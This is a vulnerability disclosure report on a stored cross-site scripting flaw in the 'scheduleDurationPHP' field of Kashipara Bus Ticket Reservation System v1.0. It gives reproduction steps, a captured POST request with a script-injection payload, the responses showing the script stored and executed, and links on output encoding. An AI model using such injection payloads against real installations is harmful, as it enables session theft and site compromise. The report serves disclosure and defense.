Stored Cross Site Scripting (XSS) vulnerability was found in "/admin_schedule.php" in Kashipara Bus Ticket Reservation System v1.0 allows remote attackers to execute arbitrary code via “scheduleDurationPHP” HTTP POST parameter fields.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Bus Ticket Reservation System v1.0 (https://www.kashipara.com/project/php/92/bus-ticket-reservation-system-in-php-project-download)


Version: 1.0

Affected Components:

- **Affected Code File:** /admin_schedule.php
- **Affected Parameter:** “scheduleDurationPHP” HTTP POST parameter


Steps:

1. Login into the Bus Ticket Reservation System v1.0 portal. URL: http://localhost/online-bus-ticket-booking-Website/
2. Navigate to menu “Manage Schedule”. URL: http://localhost/online-bus-ticket-booking-Website/admin_schedule.php
3. On this page, choose anyone of the bus schedule list entry. Click on “Update” button.



#	Company	Time	Duration	Date	Destination	Available Seats	Price (RM)	Action
1	E-Mutiara	20:00:00	6 hours 45 mins	2024-07-28	Kelantan	0	59	Update Delete
2	E-Mutiara	20:00:00	9 hours	2021-07-05	Terengganu	23	63	Update Delete

4. In the “Duration” textbox, insert the XSS script "***<script>alert("XSS")</script>***". Click “Update” button.


SinBus
Home | Book Ticket | Manage Schedule | Manage Company | Booking List
#
Company
ice (RM)
1
E-Mutiara
59
2
E-Mutiara
63
×

Update Form

Destination: Terrenganu

Time: 08 : 00 : 00 pm


Date: 05 / 07 / 2021

Duration: "><script>alert("XSS")</script>

Price (RM): 63

Company : E-Mutiara


5. The request with XSS script gets accepted and the bus schedule list entry with XSS script is stored in the application database.



```
POST /online-bus-ticket-booking-Website/admin_schedule.php    HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:128.0)  Gecko/20100101  Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,
;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip,  deflate
Content-Type : application/x-www-form-urlencoded
Content-Length : 214
Origin: http://localhost
Connection : close
Referer: http://localhost/online-bus-ticket-booking-Website/admin_schedule.php
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests : 1
Priority: u=0, i

scheduleDestinationPHP =Terengganu &scheduleTimePHP =20%3A00%3A00 &scheduleDatePHP =2021-07-05 &
scheduleDurationPHP =%22%3E%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E  &schedulePricePHP =63&c
&scheduleID =2&update=
```


"><script>alert("XSS")</script>



Response from http://localhost:80/online-bus-ticket-booking-Website/admin_schedule.php [127.0.0.1]

```
<tr height='100px'>
  <td  style='text-align:center '>
    2
  </td>
  <td style='text-align:center '>
    E-Mutiara
  </td>
  <td style='text-align:center '>
    20:00:00
  </td>
  <td style='text-align:center '>
    "><script>
      alert("XSS")
    </script>
  </td>
  <td style='text-align:center '>
    2021-07-05
  </td>
  <td style='text-align:center '>
    Terengganu
  </td>
  <td style='text-align:center '>
```


6. Now every time I navigate to menu “Manage Schedule” (URL: http://localhost/online-bus-ticket-booking-Website/admin_schedule.php) the XSS script I submitted in the Step 4, gets reflected back as it is in the response and it gets executed in the browser.



Response from http://localhost:80/online-bus-ticket-booking-Website/admin_schedule.php [127.0

```
                  <br>
                </td>
              </tr>

              <tr height='100px'>
                <td  style='text-align:center '>
                  2
                </td>
                <td style='text-align:center '>
                  E-Mutiara
                </td>
                <td style='text-align:center '>
                  20:00:00
                </td>
                <td style='text-align:center '>
                  "><script>
                    alert("XSS")
                  </script>
                </td>
                <td style='text-align:center '>
                  2021-07-05
```



localhost/online-bus-ticket-booking-Website/admin_schedule.php

XSS

□ Don't allow localhost to prompt you again

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html